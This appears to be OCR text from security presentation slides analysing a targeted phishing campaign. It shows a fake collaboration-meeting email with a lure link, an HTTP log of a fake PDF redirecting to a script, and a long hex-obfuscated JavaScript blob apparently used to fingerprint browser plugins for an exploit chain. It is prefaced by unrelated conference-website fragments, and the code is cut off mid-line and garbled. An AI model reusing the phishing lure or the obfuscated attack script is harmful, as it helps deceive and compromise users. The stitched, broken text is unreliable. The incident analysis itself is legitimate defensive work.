
Author Control Panel

- Home
- About Conference
  - About Conference
  - Conference Topics
  - Conference Poster
- Editorial Board
- Instructions for Papers
- Important Dates

WLCG Worldwide LHC Computing Grid

LCG

Conferences



WLCG Worldwide LHC Computing Grid

ICNFP2014: 2nd Internatio

icp2014.srpioneers.org/en/page.php?rid=17

Home > Editorial board

.: Editorial board

Reviewer Control Panel

Author Control Panel

- Home
- About Conference
  - About Conference
  - Conference Topics
  - Conference Poster
- Editorial Board
- Important Dates
- Instructions for Papers
- Registration Fees

Editorial Board:

1. Dr. D. Yonetoku,kanazawa Uni.,(Japan)
2. Dr. C. Aktas,Istanbul Uni.,(Turkey)
3. Dr. T. Altanhan,Ankara Uni.,(Turkey)
4. Dr. R. Faez,Sharif Uni.,(Iran)
5. Dr. S. Haji-Nasiri,TM Uni.,(Iran)
6. Dr. H. Zandi,Sharif Uni.,(Iran)
7. Dr. Y. Deng,University of Michigan,(USA)
8. Dr. J. Koda,University of Tokyo,(Japan)
9. Dr. J. Smith,University of Hannover,(Germany)
10. Dr. L. Piper,University of Warwick,(UK)
11. Dr. C. Allen,Angelo state Uni.,(USA)
12. Dr. D. Wang,Peking Uni.,(China)
13. Dr. S. Mohanty,Indian Institute of Science,(India)
14. Dr. J. Ngai,University of Toronto,(Canada)
15. Dr. Yi,WANG,The Chinese University of Hong Kong,(Hong Kong)

Conferences

Conferences

Targeted phishing

RD89 Collaboration Meeting June 29/30 2015, Jones Institute, 1st announcement — CERN SEC

This message contains remote content. Load Remote Content

Emilie D Bogart <Emilie.Bogart@jiscs.com> Today 16:10

To: cert@cern.ch

RD89 Collaboration Meeting June 29/30 2015, Jones Institute, 1st announcement

ED

Dear Collaborator:

On the last meeting in Amsterdam we decided to have the next RD89 Collaboration meeting at Jones Institute. The date is now fixed (as we proposed in Amsterdam)

time:
Monday, June, 29. and Tuesday, June, 30. in 2015

location:
CERN, 1211 Geneva 23, Switzerland

For the Collaboration meeting you find the following information:

accomodation:
Do a reservation at the CERN hostel and send mail to Emilie.Bogart@jiscs.com
or look into our web-page to find a list of other hostels
in Geneva or France.

further information:
http://RD89.JISCS.COM/RD89/RDCERN67731TC.PDF

Please inform us, wheather you attend the meeting, and if you like to report a topic or want to have it discussed.

In case you are missing a colleague on this mailing list, please forward it and let us know about the missing address, to be included in the list in future.

Emilie D Bogart

Emilie.Bogart@jiscs.com

Jones Institute

Targeted phishing

Result	Protocol	Host	URL	Body	Caching	Content
200	HTTP	rd85.jiscs.com	/RD85/TW9yZS0gPXg9Zmxhc2gsbnVsbAk=.jpg	0	no-stor…	image/jp
404	HTTP	rd85.jiscs.com	/favicon.ico	700		text/htm
302	HTTP	rd85.jiscs.com	/RD85/i/RDCERN61510QO.PDF	144	no-stor…	text/htm
302	HTTP	www.jiscs.com	/	154	private	text/htm
200	HTTP	www.jiscs.com	/Article.aspx?a=0	93,123	private	text/htm
304	HTTP	www.jiscs.com	/site.css	0		
200	HTTP	rd78.jiscs.com	/RD78/RDCERN45252GL.PDF	192		text/htm
200	HTTP	rd78.jiscs.com	/RD78/200.js	14,272	no-stor…	text/htm
200	HTTP	rd78.jiscs.com	/RD78/TW9yZS0gPXg9Zmxhc2gsbnVsbAk=.jpg	0	no-stor…	image/jp
404	HTTP	rd78.jiscs.com	/favicon.ico	700		text/htm
302	HTTP	rd78.jiscs.com	/RD78/i/RDCERN45252GL.PDF	144	no-stor…	text/htm
302	HTTP	www.jiscs.com	/	154	private	text/htm
200	HTTP	www.jiscs.com	/Article.aspx?a=0	93,123	private	text/htm
200	HTTP	www.jiscs.com	/site.css	3,940		text/css

- Attacker fully controls “jiscs.com” DNS
- PDF is not a PDF (surprise!)
- Redirects to 200.js
- Cascading payloads

Targeted phishing

```
var abvmath={};
abvmath.info = {};
var return_data = 'More-';
var _0xd98c=
["\x30\x2E\x39\x2E\x30","\x50\x6C\x75\x67\x69\x6E\x44\x65\x74\x65\x63\x74","\x69\x73\x53\x74\x72\x69\x6E\x67","\x67\x65\x74\x56\x65\x72\x73\x69\x6F\x6E","\x69\x73\x46\x75\x6E\
x6C\x61\x63\x65","\x50\x6C\x75\x67\x69\x6E\x73","\x67\x65\x74\x56\x65\x72\x73\x69\x6F\x6E\x44\x6F\x6E\x65","\x69\x73\x44\x65\x66\x69\x6E\x65\x64","\x69\x6E\x73\x74\x61\x6C\x6C
E\x30","\x70\x6C\x75\x67\x69\x6E\x4E\x61\x6D\x65","\x6E\x61\x6D\x65","\x39\x39\x38","\x3C","\x68\x61\x73\x4F\x77\x6E\x50\x72\x6F\x70\x65\x72\x74\x79","\x70\x72\x6F\x74\x6F\x74
1\x6C\x6C","\x68\x61\x73\x4F\x77\x6E\x50\x52\x4F\x50","\x74\x6F\x53\x74\x72\x69\x6E\x67","\x75\x6E\x64\x65\x66\x69\x6E\x65\x64","\x74\x65\x73\x74","\x61\x72\x72","\x72\x67\x78
x4E\x75\x6D","\x65\x78\x65\x63","\x67\x65\x74\x4E\x75\x6D\x52\x65\x67\x78","\x63\x6F\x6D\x70\x61\x72\x65\x4E\x75\x6D\x73","\x73\x70\x6C\x69\x74\x4E\x75\x6D\x52\x65\x67\x78","\
x73\x4E\x75\x6D","\x30","\x63\x6F\x6E\x63\x61\x74","\x24\x32","\x2C","\x6A\x6F\x69\x6E","\x73\x6C\x69\x63\x65","\x64\x62\x75\x67","\x6E\x61\x76\x69\x67\x61\x74\x6F\x72","\x66\
6D\x69\x6D\x65\x54\x79\x70\x65\x73","\x70\x6C\x75\x67\x69\x6E\x73","\x6D\x69\x6D\x65\x73","\x69\x73\x41\x72\x72\x61\x79","\x65\x6E\x61\x62\x6C\x65\x64\x50\x6C\x75\x67\x69\x6E"
\x6A","\x64\x65\x73\x63\x72\x69\x70\x74\x69\x6F\x6E","\x46\x69\x6E\x64","\x46\x69\x6E\x64\x32","\x4E\x75\x6D","\x6C\x65\x66\x74\x43\x6F\x6E\x74\x65\x78\x74","\x72\x69\x67\x68\
x65\x74\x56\x65\x72\x73\x69\x6F\x6E\x44\x65\x6C\x69\x6D\x69\x74\x65\x72","\x70\x6C\x75\x67\x69\x6E","\x73\x74\x61\x74\x75\x73","\x67\x65\x74\x4E\x75\x6D","\x66\x6F\x72\x6D\x61
74","\x65\x72\x72\x4F\x62\x6A","\x41\x63\x74\x69\x76\x65\x58\x45\x6E\x61\x62\x6C\x65\x64","\x62\x72\x6F\x77\x73\x65\x72","\x70\x6C\x61\x74\x66\x6F\x72\x6D","\x4F\x53","\x57\x6
3\x44","\x69\x50\x68\x6F\x6E\x65","\x69\x50\x6F\x64","\x69\x50\x61\x64","\x57\x69\x6E\x2E\x2A\x43\x45","\x57\x69\x6E\x2E\x2A\x4D\x6F\x62\x69\x6C\x65","\x50\x6F\x63\x6B\x65\x74
3\x74\x69\x76\x65\x58\x46\x69\x6C\x74\x65\x72\x69\x6E\x67\x45\x6E\x61\x62\x6C\x65\x64","\x6D\x73\x41\x63\x74\x69\x76\x65\x58\x46\x69\x6C\x74\x65\x72\x69\x6E\x67\x45\x6E\x61\x6
6C\x32\x2E\x58\x4D\x4C\x48\x54\x54\x50","\x4D\x73\x78\x6D\x6C\x32\x2E\x44\x4F\x4D\x44\x6F\x63\x75\x6D\x65\x6E\x74","\x4D\x69\x63\x72\x6F\x73\x6F\x66\x74\x2E\x58\x4D\x4C\x44\x4
68\x65\x6C\x6C\x2E\x55\x49\x48\x65\x6C\x70\x65\x72","\x48\x74\x6D\x6C\x44\x6C\x67\x53\x61\x66\x65\x48\x65\x6C\x70\x65\x72\x2E\x48\x74\x6D\x6C\x44\x6C\x67\x53\x61\x66\x65\x48\x
\x63\x74\x69\x6F\x6E\x61\x72\x79","\x57\x4D\x50\x6C\x61\x79\x65\x72\x2E\x4F\x43\x58","\x53\x68\x6F\x63\x6B\x77\x61\x76\x65\x46\x6C\x61\x73\x68\x2E\x53\x68\x6F\x63\x6B\x77\x61\
E\x41\x67\x43\x6F\x6E\x74\x72\x6F\x6C","\x67\x65\x74\x41\x58\x4F","\x64\x6F\x63\x75\x6D\x65\x6E\x74\x4D\x6F\x64\x65","\x69\x73\x49\x45","\x72\x65\x74\x75\x72\x6E\x2F\x2A\x40\x
x76\x65\x6E\x64\x6F\x72","\x70\x72\x6F\x64\x75\x63\x74","\x69\x73\x47\x65\x63\x6B\x6F","\x76\x65\x72\x47\x65\x63\x6B\x6F","\x24\x31","\x30\x2E\x39","\x69\x73\x4F\x70\x65\x72\x
x65","\x76\x65\x72\x43\x68\x72\x6F\x6D\x65","\x69\x73\x53\x61\x66\x61\x72\x69","\x76\x65\x72\x53\x61\x66\x61\x72\x69","\x64\x65\x74\x65\x63\x74\x50\x6C\x61\x74\x66\x6F\x72\x6D
F\x6E\x49\x45","\x69\x6E\x69\x74","\x77\x69\x6E","\x68\x65\x61\x64","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x54\x61\x67\x4E\x61\x6D\x65","\x62\x6F\x64\x79","\x68
74\x65\x6E\x65\x72","\x61\x74\x74\x61\x63\x68\x45\x76\x65\x6E\x74","\x6F\x6E","\x63\x6F\x6E\x63\x61\x74\x46\x6E","\x72\x65\x6D\x6F\x76\x65\x45\x76\x65\x6E\x74\x4C\x69\x73\x74\
\x75\x6E\x63\x74\x69\x6F\x6E","\x75\x6E\x69\x71\x75\x65\x4E\x61\x6D\x65","\x68\x61\x6E\x64\x6C\x65\x72","\x73\x65\x74\x54\x69\x6D\x65\x6F\x75\x74","\x75\x6E\x6C\x6F\x61\x64","
4\x48\x6E\x64\x6C\x72\x73","\x63\x61\x6C\x6C\x30","\x69\x66\x44\x65\x74\x65\x63\x74\x44\x6F\x6E\x65\x43\x61\x6C\x6C\x48\x6E\x64\x6C\x72\x73","\x63\x61\x6C\x6C\x41\x72\x72\x61\
\x6F\x61\x64\x65\x64","\x6C\x6F\x61\x64\x50\x72\x76\x74\x48\x6E\x64\x6C\x72\x73","\x6C\x6F\x61\x64\x50\x62\x6C\x63\x48\x6E\x64\x6C\x72\x73","\x68\x61\x73\x4F\x77\x6E","\x4F\x5
64\x6C\x72\x73","\x66\x69\x6E\x64\x50\x6C\x75\x67\x69\x6E","\x70\x64","\x63\x61\x6E\x63\x65\x6C","\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","\x6C\x6F\x61\x64","\x6F\x6E\x4C\x6
5\x6E\x6C\x6F\x61\x64","\x72\x65\x6D\x6F\x76\x65\x45\x76\x65\x6E\x74","\x63\x61\x6C\x6C\x41\x72\x72\x61\x79","\x74\x61\x67\x4E\x61\x6D\x65","\x6F\x62\x6A\x65\x63\x74\x54\x61\x
x6D\x65\x6E\x74","\x67\x65\x74\x50\x52\x4F\x50","\x70\x6C\x75\x67\x69\x6E\x64\x65\x74\x65\x63\x74","\x64\x69\x76","\x64\x69\x76\x49\x44","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\
x74\x53\x74\x79\x6C\x65","\x73\x65\x74\x53\x74\x79\x6C\x65","\x69\x6E\x73\x65\x72\x74\x44\x69\x76\x49\x6E\x42\x6F\x64\x79","\x66\x50\x75\x73\x68","\x26\x6E\x62\x73\x70\x3B\x26
x26\x6E\x62\x73\x70\x3B","\x64\x69\x73\x70\x6C\x61\x79","\x6E\x6F\x6E\x65","\x69\x6E\x6E\x65\x72\x48\x54\x4D\x4C","\x70\x61\x72\x65\x6E\x74\x4E\x6F\x64\x65","\x72\x65\x6D\x6F\
x65\x6D\x70\x74\x79\x4E\x6F\x64\x65","\x72\x65\x6D\x6F\x76\x65\x4E\x6F\x64\x65","\x73\x70\x61\x6E\x4F\x62\x6A","\x64\x6F\x63","\x6F\x62\x6A\x65\x63\x74\x50\x72\x6F\x70\x65\x72
9\x64\x74\x68","\x6F\x66\x66\x73\x65\x74\x57\x69\x64\x74\x68","\x6D\x61\x78","\x66\x69\x72\x73\x74\x43\x68\x69\x6C\x64","\x55\x4E\x44\x45\x46\x49\x4E\x45\x44","\x44\x4F\x4D","
5\x74\x65\x72\x48\x54\x4D\x4C","\x70\x6C\x75\x67\x69\x6E\x53\x69\x7A\x65","\x70\x69","\x74\x69\x6D\x65","\x73\x74\x79\x6C\x65","\x69\x6E\x6C\x69\x6E\x65","\x66\x6F\x6E\x74\x53
\x62\x6C\x6F\x63\x6B","\x64\x69\x76\x57\x69\x64\x74\x68","\x68\x65\x69\x67\x68\x74","\x70\x6F\x73\x69\x74\x69\x6F\x6E","\x61\x62\x73\x6F\x6C\x75\x74\x65","\x72\x69\x67\x68\x74
\x78","\x62\x61\x63\x6B\x67\x72\x6F\x75\x6E\x64\x2D\x63\x6F\x6C\x6F\x72\x3A\x74\x72\x61\x6E\x73\x70\x61\x72\x65\x6E\x74\x3B\x62\x61\x63\x6B\x67\x72\x6F\x75\x6E\x64\x2D\x69\x6D
x2D\x61\x6C\x69\x67\x6E\x3A\x62\x61\x73\x65\x6C\x69\x6E\x65\x3B\x6F\x75\x74\x6C\x69\x6E\x65\x2D\x73\x74\x79\x6C\x65\x3A\x6E\x6F\x6E\x65\x3B\x62\x6F\x72\x64\x65\x72\x2D\x73\x74
x30\x70\x78\x3B\x6D\x61\x72\x67\x69\x6E\x3A\x30\x70\x78\x3B\x76\x69\x73\x69\x62\x69\x6C\x69\x74\x79\x3A","\x68\x69\x64\x64\x65\x6E\x3B","\x76\x69\x73\x69\x62\x6C\x65\x3B","\x6
\x74\x2D\x73\x69\x7A\x65\x3A","\x70\x78\x3B\x6C\x69\x6E\x65\x2D\x68\x65\x69\x67\x68\x74\x3A","\x70\x78\x3B","\x62\x61\x63\x6B\x67\x72\x6F\x75\x6E\x64\x43\x6F\x6C\x6F\x72","\x7
x6F\x75\x6E\x64\x49\x6D\x61\x67\x65","\x76\x65\x72\x74\x69\x63\x61\x6C\x41\x6C\x69\x67\x6E","\x62\x61\x73\x65\x6C\x69\x6E\x65","\x6F\x75\x74\x6C\x69\x6E\x65\x53\x74\x79\x6C\x6
69\x6E\x67","\x30\x70\x78","\x6D\x61\x72\x67\x69\x6E","\x76\x69\x73\x69\x62\x69\x6C\x69\x74\x79","\x76\x69\x73\x69\x62\x6C\x65","\x70\x64\x33\x33\x39\x39\x33\x33\x39\x39","\x6
,"\x22\x3E\x2E","\x6F\x70\x65\x6E\x54\x61\x67","\x2F\x64\x69\x76\x3E","\x77\x72\x69\x74\x65","\x69\x6E\x73\x65\x72\x74\x42\x65\x66\x6F\x72\x65","\x69\x66\x72\x61\x6D\x65","\x6
x48\x65\x69\x67\x68\x74","\x69\x6E\x69\x74\x44\x69\x76","\x61\x70\x70\x65\x6E\x64\x43\x68\x69\x6C\x64","\x6F\x70\x65\x6E","\x68\x61\x6E\x64\x6C\x65\x72\x57\x61\x69\x74","\x68\
\x63\x6C\x6F\x73\x65","\x63\x6F\x6E\x74\x65\x6E\x74\x57\x69\x6E\x64\x6F\x77","\x63\x6F\x6E\x74\x65\x6E\x74\x44\x6F\x63\x75\x6D\x65\x6E\x74","\x6F\x77\x6E\x65\x72\x44\x6F\x63\x
"\x3D\x22","\x77\x69\x64\x74\x68\x3D\x22","\x68\x65\x69\x67\x68\x74\x3D\x22","\x65\x6D\x62\x65\x64","\x69\x6D\x67","\x20\x2F\x3E","\x3E","\x70\x61\x72\x61\x6D\x20\x6E\x61\x6D\
","\x2F","\x67\x65\x74\x54\x69\x6D\x65","\x6F\x6E\x4C\x6F\x61\x64\x48\x64\x6C\x72","\x61\x64\x64\x48\x61\x6E\x64\x6C\x65\x72","\x53\x70\x61\x6E","\x3C\x73\x70\x61\x6E\x20\x69\
x2F\x73\x70\x61\x6E\x3E","\x6C\x69\x62\x72\x61\x72\x79","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x73\x68\x6F\x63\x6B\x77\x61\x76\x65\x2D\x66\x6C\x61\x73\x68",
79","\x6E\x61\x76\x50\x6C\x75\x67\x69\x6E","\x73\x65\x74\x50\x6C\x75\x67\x69\x6E\x53\x74\x61\x74\x75\x73","\x6D\x69\x6D\x65\x54\x79\x70\x65","\x68\x61\x73\x4D\x69\x6D\x65\x54\
1\x73\x68","\x53\x68\x6F\x63\x6B\x77\x61\x76\x65\x20\x46\x6C\x61\x73\x68","\x66\x69\x6E\x64\x4E\x61\x76\x50\x6C\x75\x67\x69\x6E","\x67\x65\x74\x50\x6C\x75\x67\x69\x6E\x46\x69\
2\x37\x43\x44\x42\x36\x45\x2D\x41\x45\x36\x44\x2D\x31\x31\x43\x46\x2D\x39\x36\x42\x38\x2D\x34\x34\x34\x35\x35\x33\x35\x34\x30\x30\x30\x30","\x70\x72\x6F\x67\x49\x44","\x24\x76
73\x69\x6E\x67\x41\x63\x74\x69\x76\x65\x58","\x74\x79\x70\x65","\x70\x6C\x61\x79","\x66\x61\x6C\x73\x65","\x6D\x65\x6E\x75","\x69\x6E\x73\x65\x72\x74","\x66\x6C\x61\x73\x68","
D\x78\x3D\x66\x6C\x61\x73\x68\x2C","\x20\x3D\x78\x3D\x66\x6C\x61\x73\x68\x2C\x6E\x75\x6C\x6C"];(function(){var _0xbc33x1={version:_0xd98c[0],name:_0xd98c[1],addPlugin:function
(_0xbc33x2)&&_0xbc33x3&&_0xbc33x1[_0xd98c[4]](_0xbc33x3[_0xd98c[3]]))){_0xbc33x2=_0xbc33x2[_0xd98c[7]](/\s/g,_0xd98c[6])[_0xd98c[5]]();_0xbc33x1[_0xd98c[8]][_0xbc33x2]=_0xbc33x
{_0xbc33x3[_0xd98c[11]]=null;_0xbc33x3[_0xd98c[12]]=null;_0xbc33x3[_0xd98c[13]]=null;_0xbc33x3[_0xd98c[9]]=null;_0xbc33x3[_0xd98c[14]]=_0xbc33x2;};},uniqueName:function(){ret
_0xbc33x1[_0xd98c[15]]+_0xd98c[16]},openTag:_0xd98c[17],hasOwnPROP:({})[_0xd98c[20]][_0xd98c[19]][_0xd98c[18]],hasOwn:function(_0xbc33x4,_0xbc33x5){var _0xbc33x2;try{_0xbc33x2
{};return !!_0xbc33x2;},rgx:{str:/string/i,num:/number/i,fun:/function/i,arr:/array/i},toString:({})[_0xd98c[20]][_0xd98c[19]][_0xd98c[23]],isDefined:function(_0xbc33x2){retur
_0xbc33x1[_0xd98c[27]][_0xd98c[26]][_0xd98c[25]](_0xbc33x1[_0xd98c[23]][_0xd98c[21]](_0xbc33x2))},isString:function(_0xbc33x2){return _0xbc33x1[_0xd98c[27]][_0xd98c[28]][_0xd9
(_0xbc33x2))},isNum:function(_0xbc33x2){return _0xbc33x1[_0xd98c[27]][_0xd98c[29]][_0xd98c[25]](_0xbc33x1[_0xd98c[23]][_0xd98c[21]](_0xbc33x2))},isStrNum:function(_0xbc33x2){r
(_0xbc33x2))},isFunc:function(_0xbc33x2){return _0xbc33x1[_0xd98c[27]][_0xd98c[30]][_0xd98c[25]](_0xbc33x1[_0xd98c[23]][_0xd98c[21]](_0xbc33x2))},getNumRegx:/[\d][\d\.\_,\-]*/,
_0xbc33x2=_0xbc33x1[_0xd98c[31]](_0xbc33x3)?(_0xbc33x1[_0xd98c[10]](_0xbc33x6)? new RegExp(_0xbc33x6):_0xbc33x1[_0xd98c[33]])[_0xd98c[32]](_0xbc33x3):null;return _0xbc33x2?_0x
{var _0xbc33x4,_0xbc33x6,_0xbc33x3,_0xbc33x9=parseInt;if(_0xbc33x1[_0xd98c[31]](_0xbc33x7)&&_0xbc33x1[_0xd98c[31]](_0xbc33x8)){if(_0xbc33x1[_0xd98c[10]](_0xbc33x5)&&_0xbc33x5[
(_0xbc33x7,_0xbc33x8)};_0xbc33x4=_0xbc33x7[_0xd98c[36]](_0xbc33x1[_0xd98c[35]]);_0xbc33x6=_0xbc33x8[_0xd98c[36]](_0xbc33x1[_0xd98c[35]]);for(_0xbc33x3=0;_0xbc33x3<Math[_0xd98c
{if(_0xbc33x9(_0xbc33x4[_0xbc33x3],10)>_0xbc33x9(_0xbc33x6[_0xbc33x3],10)){return 1};if(_0xbc33x9(_0xbc33x4[_0xbc33x3],10)<_0xbc33x9(_0xbc33x6[_0xbc33x3],10)){return -1};};};r
